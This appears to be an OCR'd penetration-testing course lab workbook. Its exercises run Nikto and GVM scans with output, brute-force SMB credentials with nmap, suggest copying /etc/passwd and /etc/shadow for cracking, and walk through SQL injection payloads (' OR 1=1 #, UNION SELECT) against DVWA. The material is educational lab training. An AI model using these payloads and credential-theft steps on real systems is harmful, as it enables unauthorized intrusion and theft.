6.1.7

Web Vulnerability Scanning


Part 1: Launch Nikto and Perform a Basic Scan

Nikto is a popular web vulnerability scanner that can find SQL injection, XSS, and other common vulnerabilities in websites. It can identify installed software using page headers and files. Nikto supports both HTTP and HTTPS protocols.

Step 1: Launch Nikto on Kali Linux.

a. Log into the Kali system with the username **kali** and the password **kali**.
b. Nikto is preinstalled on Kali Linux. It is a command line tool that can be launched using the **Application -> Vulnerability Analysis -> nikto** choice on the menu, or directly from the command line. To view the help file, use the **nikto --help** command.

```
┌──(kali㉿Kali)-[~]
└─$ nikto --help
```




```
-mutate-options    Provide information for mutates
-nointeractive     Disables interactive features
-nolookup          Disables DNS lookups
-nossl             Disables the use of SSL
-noslash           Strip trailing slash from URL (e.g., '/admin/' to '/admin')
-no404             Disables nikto attempting to guess a 404 page
-Option            Over-ride an option in nikto.conf, can be issued multiple times
-output+           Write output to this file ('.' for auto-name)
-Pause+            Pause between tests (seconds)
-Plugins+          List of plugins to run (default: ALL)
-port+             Port to use (default 80)
-RSAcert+          Client certificate file
-root+             Prepend root value to all requests, format is /directory
-Save              Save positive responses to this directory ('.' for auto-name)
-ssl               Force ssl mode on port
-Tuning+           Scan tuning:
        1     Interesting File / Seen in logs
        2     Misconfiguration / Default File
        3     Information Disclosure
        4     Injection (XSS/Script/HTML)
        5     Remote File Retrieval - Inside Web Root
        6     Denial of Service
        7     Remote File Retrieval - Server Wide
        8     Command Execution / Remote Shell
        9     SQL Injection
        0     File Upload
        a     Authentication Bypass
        b     Software Identification
        c     Remote Source Inclusion
        d     WebService
        e     Administrative Console
        x     Reverse Tuning Options (i.e., include all except specified)
```

Step 2: Perform a basic scan on scanme.nmap.org.

a. Nmap.org has a website set up to test Nmap scans. You will use this web server to perform your first vulnerability scan. Launch Firefox and navigate to the http://scanme.nmap.org website. Read the description of the server and the restrictions that are placed on it.

What limitations does Nmap.org suggest for use of their server?
Fewer than 100 scans, no SSH brute-force password cracking tools

b. Use Nikto to perform a basic scan on the scanme.nmap.org website.

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h scanme.nmap.org
```

Note: Nikto scans against an internet server can take a few minutes to complete. Wait until the CLI prompt is returned to continue to the next steps. To terminate a running scan, enter **CTRL-C**.

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h scanme.nmap.org
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 45.33.32.156, 2600:3c01::f03c:91ff:fe18:bb2f
+ Target IP:          45.33.32.156
+ Target Hostname:    scanme.nmap.org
+ Target Port:        80
+ Start Time:         2024-12-04 23:25:03 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index
' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
```

Missing Content-Type Header

Severity: **Low**

Summary

Invicti detected a missing `Content-Type` header which means that this website could be at risk of a MIME-sniffing attacks.

Impact

MIME type sniffing is a standard functionality in browsers to find an appropriate way to render data where the HTTP headers sent by the server are either inconclusive or missing.
This allows web browsers such as Google Chrome to perform MIME-Sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the intended content type.

The problem arises once a website allows users to upload content which is then published on the web server. If an attacker can carry out XSS (Cross-site Scripting) attack by manipulating the content in a way to be accepted by the web application and rendered as HTML by the browser, it is possible to inject code in e.g. an image file and make the victim execute it by viewing the image.

Remediation

1. When serving resources, make sure you send the content-type header to appropriately match the type of the resource being served. For example, if you are serving an HTML page, you should send the HTTP header:

   `Content-Type: text/html`

2. Add the X-Content-Type-Options header with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type, and to not attempt "sniffing" the real content-type.

   `X-Content-Type-Options: nosniff`

c. Explore the link for **The X-Content-Type-Options header is not set.** vulnerability that was found. Open Firefox and navigate to the link: **https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/.**

d. Scroll down to view the summary, impact, remediation advice, and the associated vulnerability classification links.

e. Nikto scans for port 80 web services. To scan domains with HTTPS enabled, you must specify the **-ssl** flag to scan port 443:

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h https://nmap.org -ssl
```

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h https://nmap.org -ssl
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 50.116.1.184, 2600:3c01:e000:3e6::6d4e:7061
+ Target IP:          50.116.1.184
+ Target Hostname:    nmap.org
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=insecure.com
                   Ciphers:  ECDHE-RSA-AES128-GCM-SHA256
                   Issuer:   /C=US/O=Let's Encrypt/CN=R10
+ Start Time:         2024-12-04 23:30:46 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Entry '/search.html?*' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-f
ile
+ /robots.txt: Entry '/search/?*/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/mailman/listinfo/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-t
xt-file
+ /robots.txt: contains 5 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index
' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
```

Part 2: Use Nikto to Scan Multiple Web Servers


a. First, create a text file listing the IP addresses of the web servers to be scanned. Use the built-in MousePad application in Kali to create the file. Click **Applications ->Favorites->Text Editor**. Copy and paste this list of IP addresses into your document. Save the document to the home directory as **IP_list.txt**.

```
10.6.6.11

10.6.6.13

10.6.6.14

10.6.6.23

172.17.0.2
```

b. Run the scan using the **nikto -h IP_list.txt** command.

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h IP_list.txt
```

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h IP_list.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ Target IP:          10.6.6.13
+ Target Hostname:    10.6.6.13
+ Target Port:        80
+ Start Time:         2024-12-04 23:37:59 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.56 (Debian)
+ /: Retrieved x-powered-by header: PHP/8.2.6.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie security created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /login.php: Admin login page/section found.
+ 8081 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2024-12-04 23:38:04 (GMT-7) (5 seconds)
---------------------------------------------------------------------------
+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        80
+ Start Time:         2024-12-04 23:38:04 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index
' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
```



Part 3: Investigate Web Site Vulnerabilities

a. Review the information that Nikto reported for the 172.17.0.2 web server. The CVEs listed in the output are CVE-1999-0678 and CVE-2003-1418. Use the CVE links in the Nikto output to find more information about the vulnerabilities.

What vulnerabilities are described by the two CVEs listed?

CVE-1999-0678 refers to the default configuration on some Apace versions that sets the ServerRoot to /usr/doc. This allows remote users to read documentation files for the entire server.

CVE-2003-1418 allows remote attackers to obtain sensitive information via the ETag header or the multipart MIME boundary.

b. Use the National Vulnerability Database (https://nvd.nist.gov) to find additional information on the CVEs. In the References to Advisories, Solutions, and Tools section, follow the links to find the remediation measures needed to close each vulnerability.

What is the solution provided for CVE-2003-1418?

A source code patch exists which remedies this problem.

Part 4: Export Nikto Results to a File

a. To export a scan result, use the **-o** flag followed by the file name. Export the results of a scan to an HTML report file named **scan_results.htm**. The output file type is determined from the file extension.

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h 172.17.0.2 -o scan_results.htm
```

b. Locate the file in the /home/kali directory and open it in your browser to view the report format.


c. To specify a text file output format that is independent of the file extension, use the **-Format** flag. Use the **-Format csv** option to save the file in .csv format to import into other analysis applications.

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h 172.17.0.2 -o scan_results.txt -Format csv
```

d. Use the **cat** command to view the saved **scan_results.txt** file.

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h 172.17.0.2 -o scan_results.txt -Format csv
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        80
+ Start Time:         2024-12-04 23:50:33 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index
' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
```

```
┌──(kali㉿Kali)-[~]
└─$ cat scan_results.txt
"Nikto - v2.5.0/"
"172.17.0.2","172.17.0.2","80","","","","Apache/2.2.8 (Ubuntu) DAV/2"
"172.17.0.2","172.17.0.2","80","","GET","/","Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10."
"172.17.0.2","172.17.0.2","80","https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options","GET","/","The anti-clickjacking X-Frame-Options
 header is not present."
"172.17.0.2","172.17.0.2","80","https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/","GET","/","The X-Content
-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type."
"172.17.0.2","172.17.0.2","80","","GET","/index","Uncommon header 'tcn' found, with contents: list."
"172.17.0.2","172.17.0.2","80","http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275","GET","/index","
Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were fou
nd: index.php."
"172.17.0.2","172.17.0.2","80","","HEAD","/","Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x
 branch."
```





6.1.8

Using the GVM Vulnerability Scanner

Part 1: Scan a Host for Vulnerabilities

GVM is part of the Open-Source Vulnerability Management suite of products produced by Greenbone Networks GmbH. The GVM scanner is one of the most widely used open-source vulnerability scanners. Unlike Nmap, GVM uses a graphical user interface to initiate scans and report vulnerability scan results.






Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location
The rexec service is running	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	512/tcp
Possible Backdoor: Ingreslock	10.0 (High)	99 %	172.17.0.2	metasploitable.vm	1524/tcp
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	80/tcp
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	general/tcp
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99 %	172.17.0.2	metasploitable.vm	8787/tcp
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	9.8 (High)	99 %	172.17.0.2	metasploitable.vm	8009/tcp
DistCC RCE Vulnerability (CVE-2004-2687)	9.3 (High)	99 %	172.17.0.2	metasploitable.vm	3632/tcp
PostgreSQL Default Credentials (PostgreSQL Protocol)	9.0 (High)	99 %	172.17.0.2	metasploitable.vm	5432/tcp
UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	172.17.0.2	metasploitable.vm	6697/tcp
MySQL / MariaDB Default Credentials (MySQL Protocol)	7.8 (High)	95 %	172.17.0.2	metasploitable.vm	3306/tcp

What is TWiki? How can this vulnerability be mitigated?
TWiki is an open-source enterprise wiki and web application platform. This vulnerability is present prior to version 4.2.4 of the software. Updated the software version will mitigate the vulnerability.

What is rexec? What is the suggested mitigation for the rexec vulnerability?
It is a remote access service that allows remote hosts to access a system and execute commands at the command. Disable the rexec service and use alternatives like SSH instead.

Part 2: Exploit a Vulnerability Found by GVM

```
┌──(kali㉿Kali)-[~]
└─$ sudo nmap -sV -p 445 -script smb-brute 172.17.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2024-12-05 00:13 MST
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.00033s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
| smb-brute:
|   msfadmin:msfadmin ⇒ Valid credentials
|_  user:user ⇒ Valid credentials

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 227.86 seconds
```



What steps can you use to obtain other usernames and passwords that are not SMB users on the system once you obtain privileged access?
You can copy the /etc/passwd and /etc/shadow files to get the usernames and hashed passwords.

What capabilities of the Unshadow and John the Ripper utilities would you use to obtain the credentials of the users once you have the passwd and shadow files? If you are not familiar with these utilities, use an internet search engine to obtain the information.
Unshadow can combine the two files and the resulting file can be used by John the Ripper to find the clear text passwords.

6.4.7

Injection Attacks

Part 1: Exploit an SQL Injection Vulnerability on DVWA


SQL injection is a common attack used by hackers to exploit SQL database-driven web applications. This type of attack involves inserting malicious SQL code or statements into an input field or URL with the goal of revealing or manipulating the database contents, causing repudiation system issues, or spoofing identities.

Step 1: Prepare DVWA for SQL Injection Exploit.

a. Open your browser and navigate to the DVWA at http://10.6.6.13.
b. Enter the credentials: **admin** / **password**.
c. Set DVWA to Low Security.
    1. Click **DVWA Security** in the left pane.
    2. Change the security level to **Low** and click **Submit**.

Step 1: Check DVWA to see if a SQL Injection Vulnerability is Present.

a. Click **SQL Injection** in the left pane.
b. In the **User ID:** field type **' OR 1=1 #** and click **Submit**.
c. You should receive the output shown below. The output confirms that there is a vulnerability present that permits execution of SQL statements that are entered directly into input fields.



You have entered an “always true” expression that was executed by the database server. The result is that all entries in the ID field of the database were returned.

Step 3: Check for Number of Fields in the Query.

a. In the **User ID:** field type **1' ORDER BY 1 #** and click **Submit**.

You should receive the following output:

```
ID: 1' ORDER BY 1#
First name: admin
Surname: admin
```

b. In the **User ID:** field type **1' ORDER BY 2 #** and click **Submit**.


You should receive the following output:


```
ID: 1' ORDER BY 2#
First name: admin
Surname: admin
```

c. In the **User ID:** field type **1' ORDER BY 3 #** and click **Submit**.

This time you should receive the error **Unknown column '3' in 'order clause'**.

Because the third string returned an error, this tells us the query involves two fields. This is useful information to know as you continue your exploit.





Step 4: Check for version Database Management System (DBMS).

In the User ID: field type **1' OR 1=1 UNION SELECT 1, VERSION()#** and click **Submit**.

```
ID: ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: admin
Surname: admin

ID: ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Gordon
Surname: Brown

ID: ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Hack
Surname: Me

ID: ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso

ID: ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith

ID: ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 10.5.19-MariaDB-0+deb11u2
```

The DBMS is MariaDB version 10.5.19 running on Debian

Step 5: Determine the database name.

User ID: Submit

```
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```

The name of the database is dvwa

